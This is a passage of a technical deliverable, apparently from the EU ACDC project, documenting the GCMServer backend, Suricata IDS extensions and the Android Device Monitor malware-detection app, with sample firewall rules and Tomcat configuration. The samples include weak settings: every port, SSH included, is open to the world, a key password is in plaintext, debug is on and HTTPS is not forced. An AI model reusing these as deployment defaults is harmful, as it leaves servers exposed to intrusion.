


Figure 48 - GCMServer database schema.

10.13.6.2.Software requirements

The service is Java-based, it uses apache as deployment server. Additional Apache's ports are needed to be configured in order the service to operate. Required packages (DEB or RPMs):

- Tomcat7;
- Java JRE;
- Mysql-server;
- Apache2 server.

The service needs access to RabbitMQ server and CCH's interface, therefore outbound connection towards the mentioned servers should be possible. Additionally, rules for incoming traffic should be defined on the external public interface: HTTP, HTTPS (the portal), port 8443 for the service's API interface (Device Monitor connections, REST API of the service). Details about the firewall rules:

```
acdc-specific

        ALLOW 8080:8080 from 0.0.0.0/0
        ALLOW 8443:8443 from 0.0.0.0/0
        ALLOW 9090:9090 from 0.0.0.0/0
        ALLOW 80:80 from 0.0.0.0/0
        ALLOW 8111:8111 from 0.0.0.0/0
        ALLOW 443:443 from 0.0.0.0/0
        ALLOW 22:22 from 0.0.0.0/0
```

Since this is a processor of logs that are obtained via tapping network interface, the process provider needs to ensure she is aligned with the EU data protection rules and her national legislation. Data-processor deploying the solution should be compliant with the legal requirements of their local law in order to push data into the CCH (share the data with third-party).

10.13.6.3.Hardware requirements

There is no special HW requirement in order to run GCMServer. The resource could be either virtualized or barebone HW.

Minimal configuration:

- **RAM:** 2 GB;
- **Disk:** 10 GB;
- **OS reqs.:** Linux> Ubuntu/Debian/CentOS;
- **App. reqs.:** tomcat7, mysql server.

10.13.6.4.Configuration and installation

Infrastructure Configuration

The service needs extra firewall rules in order to operate seamlessly. It exposes ports 443 that acts as gateway to the API and the administration portal. MySQL server needs to be running on port 3306 and preloaded with GCMServer's SQL scheme.

Component Configuration

Component needs to be deployed as war on container Tomcat, and configured with persistence.xml for usage of JPA connection with the MySQL database running in the background.

An example of Persistence.xml file used to configure GCMServer instance:

```
<persistence-unit name="defaultPersistenceUnit" transaction-
type="RESOURCE_LOCAL">
    <provider>org.eclipse.persistence.jpa.PersistenceProvider</provider>
    <class>gcmserver.data.jpaclasses.Role</class>
    <class>gcmserver.data.jpaclasses.UriRule</class>
    <class>gcmserver.data.jpaclasses.ApkVendorCertificate</class>
    <class>gcmserver.data.jpaclasses.Event</class>
    <class>gcmserver.data.jpaclasses.ApkHashRule</class>
    <class>gcmserver.data.jpaclasses.Device</class>
    <class>gcmserver.data.jpaclasses.User</class>
    <class>gcmserver.data.jpaclasses.IpRule</class>
    <class>gcmserver.data.jpaclasses.ApkFile</class>
    <properties>
      <property name="javax.persistence.jdbc.url"
value="jdbc:mysql://localhost:3306/gcmserver?zeroDateTimeBehavior=convertToN
ull"/>
      <property name="javax.persistence.jdbc.password" value="xxxx"/>
      <property name="javax.persistence.jdbc.driver"
value="com.mysql.jdbc.Driver"/>
      <property name="javax.persistence.jdbc.user" value="xxxx"/>
    </properties>
  </persistence-unit>
```

Services Configuration.

The service needs to be configured in order it connects to CCH, and other external resources it needs to work. The file web.xml in the WAR file needs to be updated in several places which are important for the service's operation:

- SSL/TLS parameters;
- Default number of retries when talking with the client (in case smth. goes wrong);
- Connection checking details;
- Google Safe Browsing API details;
- STIX Aggregator details;
- CCH details;
- Details about certificates;
- Parameters of RabbitMQ queue;
- Static files that are served;
- and others.

An example of web.xml file used to configure GCMServer instance (Tomcat servlet):

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://java.sun.com/xml/ns/javaee"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd" id="WebApp_ID" version="3.0">
  <display-name>GCMServer</display-name>
  <context-param>
    <param-name>HTTP_PORT</param-name>
    <param-value>80</param-value>
  </context-param>
  <context-param>
    <param-name>HTTPS_PORT</param-name>
    <param-value>443</param-value>
  </context-param>
  <context-param>
    <param-name>FORCE_HTTPS</param-name> <!-- redirection to https -->
    <param-value>false</param-value>
  </context-param>
  <context-param>
    <param-name>GCM_API_KEY</param-name>
    <param-value>xxxx</param-value>
  </context-param>
  <context-param>
    <param-name>NUM_OF_RETRIES_SENDING_GCM_MESSAGE</param-name>
    <param-value>5</param-value>
  </context-param>
  <context-param>
    <param-name>DEBUG</param-name>
    <param-value>true</param-value>
  </context-param>
  <context-param>
    <param-name>CONNECTED_CHECKER_EXECUTION_DELAY_MILLIS</param-name>
    <param-value>15000</param-value>
  </context-param>
  <context-param>
    <param-name>MARK_DISCONNECTED_WHEN_NOT_SEEN_FOR_MILLIS</param-name>
    <param-value>60000</param-value>
  </context-param>
  <context-param>
    <param-name>GCM_PING_TIME_TO_LIVE_SECONDS</param-name>
    <param-value>4</param-value>
  </context-param>
  <context-param>
    <param-name>TOS_CHANGED_DATE</param-name>
    <param-value>2014-12-31</param-value> <!-- yyyy-MM-dd -->
  </context-param>
  <context-param>
    <param-name>SURICATA_NETWORKS</param-name>
    <param-value>172.16.118.0/24</param-value>
  </context-param>
  <context-param>
    <param-name>IP_WHITELIST</param-name>
    <param-value>127.0.0.1, 173.194.0.0/16, 8.8.8.8, 193.2.1.110</param-value>
  </context-param>
  <context-param>
    <param-name>BLOOM_RULES_PROBABILITY_OF_ERROR</param-name>
    <param-value>0.001</param-value>
  </context-param>
  <context-param>
    <param-name>URI_CHECKER_USE_GCM_SERVER_DATABASE</param-name>
    <param-value>true</param-value>
  </context-param>
  <context-param>
    <param-name>URI_CHECKER_USE_STIX_AGGREGATOR</param-name>
    <param-value>false</param-value>
  </context-param>
  <context-param>
    <param-name>URI_CHECKER_USE_GOOGLE_SAFE_BROWSING</param-name>
    <param-value>true</param-value>
  </context-param>
  <context-param>
    <param-name>GOOGLE_SAFE_BROWSING_API_KEY</param-name>
    <param-value>xxxx</param-value>
  </context-param>
  <context-param>
    <param-name>GOOGLE_SAFE_BROWSING_CLIENT</param-name>
    <param-value>eu.acdc.xlab.gcmserver</param-value>
  </context-param>
  <context-param>
    <param-name>GOOGLE_SAFE_BROWSING_URI</param-name>
    <param-value>https://sb-ssl.google.com/safebrowsing/api/lookup</param-value>
  </context-param>
  <context-param>
    <param-name>STIX_AGGREGATOR_URI</param-name>
    <param-value>https://stix.seckfordsolutions.co.uk:443/query/</param-value>
  </context-param>
  <context-param>
    <param-name>STIXCLIENT_PRIV_KEY</param-name>
    <param-value>/var/lib/acdc/client.key</param-value>
  </context-param>
<context-param>
    <param-name>STIXCLIENT_KEY_PASS</param-name>
    <param-value>xxxx</param-value>
  </context-param>
  <context-param>
    <param-name>STIXCLIENT_CERT</param-name>
    <param-value>/var/lib/acdc/client.crt</param-value>
  </context-param>
  <context-param>
    <param-name>STIXSERVER_CERT</param-name>
    <param-value>/var/lib/acdc/stix-server.pem</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_SERVER_CERT</param-name>
    <param-value>/var/lib/acdc/rabbitmq-server.pem</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_CLIENT_CERT</param-name>
    <param-value>/var/lib/acdc/rabbitmq-client.pem</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_PRIV_KEY</param-name>
    <param-value>/var/lib/acdc/rabbitmq-client.key</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_KEY_PASS</param-name>
    <param-value>gcmserver</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_ADDRESS</param-name> <!-- RabbitMQ not used if this left empty -
->
```

```
    <param-value>10.32.34.4</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_PORT</param-name>
    <param-value>5671</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_USERNAME</param-name>
    <param-value>xxxx</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_PASSWORD</param-name>
    <param-value>xxxx</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_SEND_EXCHANGE_NAME</param-name>
    <param-value>eu.acdc.xlab.gcmserver_output</param-value>
  </context-param>
  <context-param>
    <param-name>RABBITMQ_RECV_QUEUE_NAME</param-name>
    <param-value>eu.acdc.xlab.gcmserver_input</param-value>
  </context-param>
  <context-param>
    <param-name>STORE_APKS</param-name>
    <param-value>true</param-value>
  </context-param>
  <context-param>
    <param-name>STORE_APKS_DIR</param-name>
    <param-value>/var/lib/acdc/GCMServer-apks/</param-value>
  </context-param>
  <welcome-file-list>
    <welcome-file>index.html</welcome-file>
<welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
  <servlet>
    <servlet-name>HomeServlet</servlet-name>
    <servlet-class>gcmserver.servlets.admin.HomeServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>HomeServlet</servlet-name>
    <url-pattern>/</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>default</servlet-name>
    <url-pattern>/static/*</url-pattern>
    <url-pattern>/terms.htm</url-pattern>
  </servlet-mapping>
  <resource-env-ref>
    <resource-env-ref-name>jdbc/db</resource-env-ref-name>
    <resource-env-ref-type>javax.sql.DataSource</resource-env-ref-type>
  </resource-env-ref>
  <filter>
    <filter-name>AdminFilter</filter-name>
    <filter-class>gcmserver.servlets.admin.AdminFilter</filter-class>
  </filter>
  <filter>
    <filter-name>UserAuthFilter</filter-name>
    <filter-class>gcmserver.servlets.admin.UserAuthFilter</filter-class>
  </filter>
  <filter>
    <filter-name>DeviceAuthFilter</filter-name>
    <filter-class>gcmserver.servlets.device.DeviceAuthFilter</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>UserAuthFilter</filter-name>
    <servlet-name>HomeServlet</servlet-name>
    <servlet-name>EventsServlet</servlet-name>
    <servlet-name>AnalyticsServlet</servlet-name>
    <servlet-name>SettingsServlet</servlet-name>
    <servlet-name>EventsData</servlet-name>
    <servlet-name>CertificateWhitelistServlet</servlet-name>
    <servlet-name>APKFilesServlet</servlet-name>
    <url-pattern>*.jsp</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>AdminFilter</filter-name>
    <servlet-name>PingDevicesServlet</servlet-name>
    <servlet-name>RequestSyncServlet</servlet-name>
    <servlet-name>EditUsersServlet</servlet-name>
    <servlet-name>SendMessageServlet</servlet-name>
    <servlet-name>CertificateWhitelistServlet</servlet-name>
  </filter-mapping>
  <filter-mapping>
    <filter-name>DeviceAuthFilter</filter-name>
    <servlet-name>CheckHashesServlet</servlet-name>
    <servlet-name>CheckIpServlet</servlet-name>
    <servlet-name>CheckUriServlet</servlet-name>
    <servlet-name>ConfirmRulesServlet</servlet-name>
    <servlet-name>PingReplyServlet</servlet-name>
    <servlet-name>PushEventsServlet</servlet-name>
    <servlet-name>RequestRulesServlet</servlet-name>
    <servlet-name>UnregisterServlet</servlet-name>
    <servlet-name>UploadAPKServlet</servlet-name>
    <servlet-name>CheckAPKServlet</servlet-name>
  </filter-mapping>
</web-app>
```

10.14. Suricata IDS extensions

10.14.1.Overview of the functionality provided

Suricata is the OISF IDP engine, the open source Intrusion Detection and Prevention Engine. High performance on standard x86/x64 based hardware is achieved by multithreaded engine and/or capturing traffic with supported network capture cards. Detection of suspicions traffic is rule based. It is possible to add new rules at runtime which is provided by the extensions. For this purpose we provided extensions interfacing with CCH (getting new Suricata rules). Suricata engine is being used as a NIDS engine on host running in promiscuous mode to a wireless AP, which is used as a gateway for mobile devices. The engine allows us to monitor and analyse network traffic of mobile devices running over wireless AP. When specific Suricata rule is triggered the traffic is captured in PCAP format and forwarded towards EventCorrelator tool for real-time analysis of PCAP files.

10.14.2.Responsibilities

10.14.2.1.Development

Suricata IDS with extensions is provided by XLAB and XLAB is responsible for development. Development team is reachable at acdc@lists.xlab.si .

10.14.2.2.Deployment and Maintenance

Deployment and maintenance responsibility is lies in the hand of operations team, who deployed the Suricata IDS and extensions.

10.14.2.3.Operation

Operations responsibility is lies in the hand of operations team, who deployed the Suricata IDS.

10.14.3.Input Data

Input data for the EventCorrelator comes from Suricata IDS and GCMServer:

- Suricata IDS provides PCAP files that were generated in time of triggered Suricata rules;
- GCMServer provides events reported by Device Monitor instances.

10.14.4.Output Data

Expected JSON format of the detection report that is sent towards CCHConnector:

```
{
 "type":"SuricataConnectionEvent",
 "content":{
    "timestamp":<INTEGER timestamp v milisekundah>,
    "severity":<INTEGER severity level>,
    "localIP":<STRING client IP>,
    "remoteIP":<STRING host IP>,
    "localPort":<INTEGER client port>,
    "remotePort":<INTEGER host port>
     }
}
```

SEVERITY LEVEL is a number used within internal components. Possible values are between 0 and 4, 0 is the highest severity. Translation to the CCH confidence_level is defined as following:

```
0 -> 1.0
1 -> 0.8
2 -> 0.5
3 -> 0.1
4 -> 0.0
```

Were confidence_level <= 0.4 (severity 3 or 4) and the report with this leve is not sent towards CCH. For testing purposes we use severity 4. An example of valid report:

```
{
 "type":"SuricataConnectionEvent",
 "content":{
    "timestamp":1437401172123,
    "severity":4,
    "localIP":91.217.255.5,
    "remoteIP":81.92.74.92,
    "localPort":16752,
    "remotePort":80
     }
}
```

10.14.5.External interfaces

Suricata IDS does not present any external Graphical interface. Configuration files are the interface between IT administrator setting up the IDS and the IDS. There are three types of application level interfaces provided by the Suricata extensions:

- **Interface towards CCH:** obtaining new Suricata rules and generating reports from Suricata
- **Interface towards GCMServer:** pushing new rules towards mobile sensors using GCMServer's API
- **Interface towards EventCorrelator and GCMServer:** it provides input for EventCorrelator via RabbitMQ messaging system.

10.14.6.Deployment

10.14.6.1.Model

Data flow

Suricata IDS consumes reports made to the CCH and are relevant to mobile experiment. Listener consumes the JSON reports, parses the report and creates IDS rule out of the report if that is relevant to the mitigation process. Additionally, it can push the data regarding detected attacks within the network towards the CCH.




Figure 49 - Suricata Data flow between CCH, Access Point and Mobile devices.

Database

Suricata holds internally rules that were obtained from CCH via RabbitMQ and generates new rules based on these within internal Suricata's database. There is no other special database within Suricata IDS. It holds Suricata rules within ".rules" file in yaml format.




Figure 50 - Internal Suricata IDS database holding CCH's rules obtained via RabbiMQ.

10.14.6.2.Software requirements

All dependencies are installed during the installation procedure.

Targeted to: Enterprise users, end-users

- **Platform reqs:** Linux host;
- **OS:** Ubuntu/Debian/CentOS;
- **App. reqs:** NO;

- **HW reqs:** High-grade server with tap interface on e.g. wireless access point;
- **Working as assistant to mobile agents** - aggregation of metrics from mobile devices to on-premise IDS system (Suricata Engine).

10.14.6.3.Hardware requirements

The server needs to be able to establish outbound connection towards GCMServer and CCH's interface. There are no other special security requirements.

10.14.6.4.Configuration and installation

Suricata extensions work with Suricata IDS installation. Initially, you will need to install Suricata IDS using XLAB deployment model using Chef scripts. Chef utility provides a way for deploying python scripts to:

- Receive STIX documents from ACDC STIX aggregator;
- Generate Suricata rules;
- Report detected events back to STIX aggregator.

Installation Procedure

Installation procedures are given within subproject on XLAB's git repository. The project's name is suricata-stix-deploy. Prerequisite:

- Ubuntu 12.04 VM, with root ssh login;
- Client certificate/key for STIX aggregator;
- Client certificate/key for GCM server.

Installation/deployment procedure:

```
mkdir ~/devel/
git clone https://gitlab.xlab.si/acdc/suricata-stix-deploy ~/devel/suricata-
stix-deploy
cd ~/devel/suricata-stix-deploy/
# put your certificate/key pairs, and CA cartificate to datafiles/stixclient-
cert/, datafiles/gcmserver-cert
./bootstrap_p1.sh deploy-to-IP
```

10.15. Device Monitor

10.15.1.Overview of the functionality provided

The cyber threat of botnets is of great concern due to the way and intensity it is spreading, using countless hijacked resources to realize cyber-attacks. Since the vast majority of the C&C communications are TCP-based, similar techniques that apply on personal computers and existing malware infrastructure can be reused and extended on mobile devices. The detection methods are based on known attacks (SMS hijacks, visiting malicious URLs, detecting master key exploits). The Device Monitor does not expect rooted devices in order to install the solution. After the evaluation of existing open source products to identify their strengths and weaknesses we have extended our tool with the new features. Main concerns are security, speed, transfer of the data amount and battery life impact on the device.

Device Monitor can be used as standalone but this way some functionality cannot be fully available. In order to provide good detection rate, after detecting suspicious event, it makes external connection towards the

GCMServer in order to verify the detection. If the connection is not available, synchronisation is made when the connection is available.

The main features of the application are detecting Master-key and Fake-ID exploits, SMS hijacks, warns users while visiting potential malicious URLs, and warning users on applications with suspicious privileges that lead to leakage of user's private data. Detection is also done by searching the knowledge-base of malicious applications via Central-Clearing-House and other external resources such as Google Safe-Browsing API.

Main features of the application (summarized):

- Detects master-key, Fake-ID exploits;
- Detects SMS hijacks;
- Warns about connections to end-points that are reported within malware/central-clearing-house databases;
- Warns users on applications with privileges that could leak private data.

The tool is presented on ACDC's Community Portal [1]. The version on Google Play Store [3][4] is integrated with ACDC - the Advanced Cyber Defense Centre project. There is also a presentation page on the XLAB's home page [4].

Some technical details are available on public site: http://devicemonitor.eu.

On our repository we store additional technical documents on Device Monitor. Here we describe some principles on how we do detection within Device Monitor. The detection process consist of several modules:

- Connection checker;
- SMS Hijack Checker;
- URI Checker;
- MAC and IMEI change detection;
- Malicious application detection.

Connection Checker

Periodically, Device Monitor reads connection information from /proc/net/ (protocols tcp, udp, tcp6, udp6) and reports an event (SuspiciousConnectionEvent) when detecting a connection with a uspicious IP address. Does not report connections triggered by trusted apps.

SMS Hijack Checker

Registered as an SMS receiver with highest priority. On receiving an SMS message, checks if the SMS is stored in the phone's database. If the message is not found in the database, it considers it hijacked by another application and reports an event (SmsHijackEvent).

URI Checker

Registered as a receiver for http(s) links. When user clicks a link (e.g. in an E-mail), checks (contacts the server) whether the URI is considered malicious. If the URI is safe, continues with opening the preferred browser. If the URI is suspicious, displays a screen with a warning and a button for opening browser. If the URI is considered high severity, a warning is displayed without the button. If detection is disabled, continues to browser without checking the URI. When the server is unavailable, displays a toast with an error message and continues to browser anyway.

Registered as a receiver for text via Android's share option. User can share a link (by selecting it in as text or clicking on the "share link" option in a browser. When user chooses to check the link, the app checks whether the URI is considered malicious. Information about the URI is displayed and, if the URI is not marked high severity, a button for opening a browser is displayed as well.

MAC and IMEI change detection

MAC/IMEI detection is triggered every time the app contacts the GCM server. It remembers the MAC address and IMEI of the device and reports an event (IMEIChangedEvent or MACChangedEvent) if either has changed since the last check.

Malicious application detection

Detection of malicious apps is triggered 5 minutes after installation or updating of any application. Reports of detection are saved to the internal database. When a user chooses to view the application list, the reports are read from the database. The metrics considered in the classification of applications are:




Figure 51 - Device Monitor's architectural scheme.

Permissions

The permissions required by the application are scanned and compared to the rules defined in res/xml/permission classification.xml. The threat severity is determined by the maximum severity of the permissions used. The permission to receive SMS messages is treated specially: for apps with this permission, the classifier also checks the priority of the SMS receiver, and reports app as dangerous if the priority is more than 1000 (as defined as maximum in Android documentation). This check is excluded in Android versions 19.

- Installation source Applications that were not installed from the official market, are considered medium severity threats;

- Master key exploit Applications are checked for exploiting a known Android bug (8219321, known as Master Key, described). Such applications are classified as high severity threats (certain malware). Applications are also checked against exploiting Android bugs 9695860 and 9950697;
- Fake ID exploit Applications are checked for exploiting the Fake ID Android bug. Applications, where Fake ID is detected, are considered high severity threats;
- Reported malicious hash values Applications' hash values are calculated and compared via GCMServer with known malicious values. Hashes are checked during synchronization with server.

Description of the setup provided with the related tools:

- Suricata IDS is monitoring download directory (possibly other configured directories) on the device using inotify (FileObserver) and performs lookup in locally stored database of confirmed known malware. It is also possible to queue in additional file checks like antivirus or other third party applications;
- Suricata IDS is monitoring incoming network connections from source addresses found within locally stored database of known bot controllers. Suricata IDS will monitor outgoing package rate and report destination IP addresses with package count in case of abnormal activity (bot attack report).

10.15.2.Responsibilities

10.15.2.1. Development

Device Monitor and GCMServer is provided by XLAB and XLAB is responsible for development. Development team is reachable at acdc@lists.xlab.si .

10.15.2.2.Deployment and Maintenance

Deployment and maintenance responsibility is lies in the hand of operations team, who deployed the GCMServer.

10.15.2.3. Operation

Operations responsibility is lies in the hand of operations team, who deployed the GCMServer.

10.15.3.Input Data

Device Monitor receives data from GCMServer via secure TCP connection.

- Applications filters for Device Monitors;
- URL filters for detection of malicious URLs on Device Monitor;
- IP filters for detection of malicious network connections on Device Monitor.

10.15.4.External interfaces

Device Monitor does not provide any API interfaces for external services. It interfaces with GCMServer tool (backend) and the user (via UI).

Main screen

Shows basic status (SAFE if no threats were detected / WARNING otherwise). If malicious events were detected, they are displayed grouped by the application responsible. Events that cannot be associated with any application are grouped under "Unclassified threats". User can expand the groups to see individual events, with a coloured icon symbolizing the severity of the threat and the basic, user-friendly, information about the event. Types of events shown: SuspiciousConnectionEvent, SmsHijackEvent, IME-IChangedEvent, MACChangedEvent, MaliciousAppEvent Duplicate event showing is prevented for SuspiciousConnectionEvents to avoid showing too many equal entries. For the same application and the same remote IP address, only one event per 60 minutes is shown. The most recent event is always shown. This can be set in settings.xml. Regardless of this function, all detected events can be seen in the Event viewer and are reported to the server.

Event details view

The event details view is triggered by a click on a listed event in the main screen. It shows the event's details in a user-friendly format. The data shown is event-type specific. The view includes a "hide event" button which hides the event from the main screen list and an "app details" button which brings the user to the application details view.

Application list

The application list shows all the installed applications on the device and their respective classification levels (indicated by icon colours). The list is sorted by the classification levels and then alphabetically. The user can choose whether to show trusted apps and system apps on the list. A click on an application shows the application details view.

Application details view

- Shows detailed information about an installed application, including the classification description (the reasons for such level of classification). The user can choose to mark or unmark app as trusted;
- Device Monitor can open APK files before installing. The APK file is checked for "Master key exploit", classified based on requested permissions of the application and checked with GCMServer (hash) for known malicious applications.

Advanced status screen

- "Network" tab Shows networking stats:
    - sent and received data counters since device bootup (separately by bytes and packets, total (wifi+mobile) and mobile only);
    - the number of currently active connections and the number of new connections since last refresh;
    - When a connection to a suspicious IP address is detected, also shows info about detected threats.
- "Calls" tab Shows unstructured info about last 20 calls in the phone's database;
- "CPU" tab Shows unstructured output from top command (list of running processes and their resource usage);

- "SMS" tab Shows unstructured info about last 20 SMS messages in the phone's database.

Settings menu

- GCM Server Address setting (de_nes the URL where GCMServer runs; by default it should point to https://gcmserver.acdc.xlab.si/GCMServer);
- Re-register button (get new GCM ID from Google and re-register to GCM server);
- Delete events button (deletes all events from internal database, including not synchronized);
- Synchronize with server button (manually trigger synchronization)
- Complete resynchronization button (device sends all events (including al-ready synchronized) to server and requests all the rules);
- Select preferred browser button (which browser will be used after Device Monitor is chosen as consumer for URLs in order to check them against STIX Aggregator);
- Detection ON/OFF switch (disables automatic synchronization, SMS hi-jack checker, suspicious network connection checker, URI checker, MAC/IMEI change detection);
- Upload APKs to server switch (select whether to upload detected malicious apps' APK _les).

Event viewer

- Displays detected events as stored in the database (Event ID, Rule ID, Time, JSON Data).

Captcha enter dialog

- When receiving a captcha challenge (on initial registration) from server, shows the captcha image and a text _held for the solution.

10.15.5.Deployment

10.15.5.1.Model

Database




Figure 52 - Device Monitor's database schema

10.15.5.2.Software requirements

- android-support-v4.jar (Apache 2.0 License);
- google-play-services.jar (Apache 2.0 License).

10.15.5.3.Hardware requirements

Android devices from API level higher than 18. No other special HW requirements.

10.16. Event Correlator

10.16.1.Overview of the functionality provided

